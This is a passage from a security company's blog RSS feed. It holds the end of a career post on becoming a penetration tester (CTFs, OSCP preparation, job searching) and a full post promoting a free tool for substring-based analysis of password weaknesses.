tool.</p><p class="paragraph" style="text-align:left;">If you enjoy CTFs and can join or start a team, I highly recommend it. Being part of a team helps you build collaboration skills and allows you to learn from your peers.</p><p class="paragraph" style="text-align:left;">For previous CTF challenge write-ups, team creation/joining, and a list of upcoming events, check out <a class="link" href="https://ctftime.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">CTFTime</a>.</p><h2 class="heading" style="text-align:left;" id="gaining-experience">Gaining Experience</h2><p class="paragraph" style="text-align:left;">For some, this point may come earlier or later, but after earning a few certifications and gaining self-taught experience, I began searching for jobs. My first roles were in IT support and systems administration. While I wasn&#39;t working as a penetration tester, I still gained valuable knowledge that continues to benefit me in my career.</p><p class="paragraph" style="text-align:left;">In my previous roles because I had some background in cybersecurity and the organizations were smaller, I was given the opportunity to perform vulnerability assessments, configure cloud-based security controls, and work on other security-related tasks. These experiences aligned with my long-term goals and helped me build relevant skills.</p><p class="paragraph" style="text-align:left;">It&#39;s important to remember that you may not start in your ideal role right away, but the skills and knowledge you gain along the way will ultimately help you get there and will remain valuable throughout your career.</p><h2 class="heading" style="text-align:left;" id="obtaining-the-oscp">Obtaining The OSCP</h2><p class="paragraph" style="text-align:left;">After three years of studying cybersecurity and gaining some workforce experience, I began preparing for the OSCP. The OSCP is a way to validate your offensive security skills to potential employers. It consists of a 24-hour hands-on penetration testing exam, followed by a written report detailing your findings. Most penetration testing jobs require or strongly prefer this certification, making it a significant milestone in your career.</p><p class="paragraph" style="text-align:left;">To prepare, I primarily used HTB and Offensive Security&#39;s labs. I frequently referenced <a class="link" href="https://docs.google.com/spreadsheets/u/1/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/htmlview?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">TJ Null&#39;s list</a> for machines similar to those in the exam environment. If you&#39;re preparing for the OSCP, you’ve likely completed several HTB machines and have developed a basic methodology. Since that was the case for me, I focused on pivoting between networks and learning Active Directory exploitation.</p><p class="paragraph" style="text-align:left;">Unfortunately, I failed my first attempt. However, I didn’t let that discourage me. I treated it as a learning experience, studied even harder, and refined my approach. By the time I attempted the exam again, I was much more confident and better prepared. This time, I successfully completed all the machines and passed the OSCP.</p><h2 class="heading" style="text-align:left;" id="landing-your-first-role">Landing Your First Role</h2><p class="paragraph" style="text-align:left;">At this point, it’s only a matter of time before you land your first role. If you have a well-structured resume that clearly outlines your skills and experience, start applying for Junior Penetration Tester positions. The site <a class="link" href="https://ninjajobs.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">NinjaJobs</a> is a great place to find cybersecurity job listings.</p><p class="paragraph" style="text-align:left;">Once you secure an interview, the best advice I can give is to be yourself and be honest about your experience and skill set. If you are truly passionate about this field, you will eventually land a role. It may take time, but if you continue striving for improvement, it will happen.</p><p class="paragraph" style="text-align:left;">A year after obtaining my OSCP, I joined the team at SynerComm as a Junior Penetration Tester. While achieving this goal was a major milestone, I still have many more I want to accomplish. Keep pushing forward, stay curious, and trust that with dedication, you will end up where you need to be. 😁</p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Substring Analysis</title>
  <description>Uncovering Systematic Password Weaknesses</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b3192e8c-2887-4f64-a9e2-3f9d79473771/SubstringAnalysis.png" length="1201552" type="image/png"/>
  <link>https://blog.shellntel.com/p/substring-analysis</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/substring-analysis</guid>
  <pubDate>Thu, 30 Jan 2025 21:58:37 +0000</pubDate>
  <atom:published>2025-01-30T21:58:37Z</atom:published>
    <dc:creator>Brian Judd</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">It’s 2025 and weak passwords remain at the top of most cybersecurity vulnerability lists. While the solution is to replace password-based authentication with something better, this article assumes that most companies are still using passwords. My focus today is on how we can improve current password analysis by improving how we look for password vulnerabilities.</p><p class="paragraph" style="text-align:left;">Traditional methods like dictionary word analysis have long been employed to identify weak passwords but they fall short when detecting systematic password creation patterns unique to organizations. I’ll share how the emerging practice of <b>substring analysis</b> is being used as an advanced tool to uncover new patterns, offering deeper insights into password weaknesses.</p><h2 class="heading" style="text-align:left;" id="the-limitations-of-dictionary-word-">The Limitations of Dictionary Word Analysis</h2><p class="paragraph" style="text-align:left;">Dictionary word analysis is a staple in password security, identifying passwords containing words from a predefined list. While effective detecting common and predictable password base-words like &quot;welcome&quot; or “winter”, it has inherent limitations:</p><ul><li><p class="paragraph" style="text-align:left;"><b>Restricted Scope:</b> Matches only predefined dictionary words, often overlooking subtle or systematic patterns.</p></li><li><p class="paragraph" style="text-align:left;"><b>Substitution & Permutation:</b> Misses common substitutions like swapping a zero for an “O” or using leet speak to spell words. It also misses permutations like spelling a word backwards.</p></li><li><p class="paragraph" style="text-align:left;"><b>Dictionary Limitations:</b> Requires separate dictionaries for non-English words and misses common words like sports teams, bible verses, proper names, etc.</p></li></ul><p class="paragraph" style="text-align:left;">Despite its utility, dictionary word analysis fails to detect substrings unique to an organization, such as project names, product names or other internal keywords. It also misses common strings that users may use to create passwords, like ending their password with <code>2025##</code>. There is still great value in performing dictionary word analysis, but there is more analysis that can be done.</p><h2 class="heading" style="text-align:left;" id="the-power-of-substring-analysis">The Power of Substring Analysis</h2><p class="paragraph" style="text-align:left;">Substring analysis addresses these limitations by identifying repeating character sequences in passwords, irrespective of their linguistic meaning. This approach highlights systematic issues, such as:</p><ul><li><p class="paragraph" style="text-align:left;"><b>Organization-Specific Patterns:</b> Identifying substrings like business unit names, building addresses, project names, code words, acronyms, etc.</p></li><li><p class="paragraph" style="text-align:left;"><b>Purposeful Reuse:</b> Detecting repeated substrings even when they lack an obvious meaning. (This is where the most interesting insights are often derived!)</p></li><li><p class="paragraph" style="text-align:left;"><b>Case Sensitivity:</b> Allowing both case-sensitive and insensitive analysis for granular insights.</p></li></ul><p class="paragraph" style="text-align:left;">By uncovering these patterns, substring analysis enables organizations to address systematic weaknesses that traditional methods might overlook.</p><h2 class="heading" style="text-align:left;" id="hash-master-1000-elevating-password">Hash Master 1000: Elevating Password Analysis</h2><p class="paragraph" style="text-align:left;">SynerComm recently launched<b> Hash Master 1000</b>, a free new tool, that revolutionizes password analysis with its comprehensive features. It supports both dictionary word and substring analysis, offering flexibility and precision in identifying vulnerabilities.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1d123462-586b-46dd-baee-fe2d4180a174/substringchart.png?t=1738273224"/><div class="image__source"><span class="image__source_text"><p>Screenshot of Hash Master 1000’s Substring Analysis</p></span></div></div><h3 class="heading" style="text-align:left;" id="key-features">Key Features</h3><ul><li><p class="paragraph" style="text-align:left;"><b>Substring and Dictionary Word Analysis:</b> Provides powerful tools for identifying weak passwords.</p></li><li><p class="paragraph" style="text-align:left;"><b>Customizable Analysis Settings:</b> Tailor analysis with options like minimum substring length, frequency thresholds, and case sensitivity.</p></li><li><p class="paragraph" style="text-align:left;"><b>Password Policy Compliance Checks:</b> Ensures adherence to organizational password policies.</p></li><li><p class="paragraph" style="text-align:left;"><b>Intuitive Reporting:</b> Generates easy-to-read tables, charts, and even export JSON data for further analysis.</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/190a9bd4-cb82-407e-82a2-86cfbe90fa6c/substringconfig.png?t=1738273112"/><div class="image__source"><span class="image__source_text"><p>Screenshot of Substring Analysis Options</p></span></div></div><p class="paragraph" style="text-align:left;"><b>Interested in Learning More?</b></p><p class="paragraph" style="text-align:left;">Substring analysis represents a significant leap forward in password security, uncovering patterns that dictionary word analysis often misses. With tools like Hash Master 1000, cybersecurity professionals can identify and address these systematic weaknesses effectively.</p><p class="paragraph" style="text-align:left;">Explore the capabilities of Hash Master 1000 on <a class="link" href="https://github.com/synercomm/hash-master-1000?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=substring-analysis" target="_blank" rel="noopener noreferrer nofollow">GitHub</a> and leverage its features to strengthen your organization&#39;s password security. For more information about SynerComm&#39;s penetration testing and hash assessment services, <a class="link" href="https://share.hsforms.com/1-WFSkjlZRAGRLFscLgIy0gc7gy1?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=substring-analysis" target="_blank" rel="noopener noreferrer nofollow">contact us today</a>.</p></div></div>
  ]]></content:encoded>
</item>

  </channel>
</rss>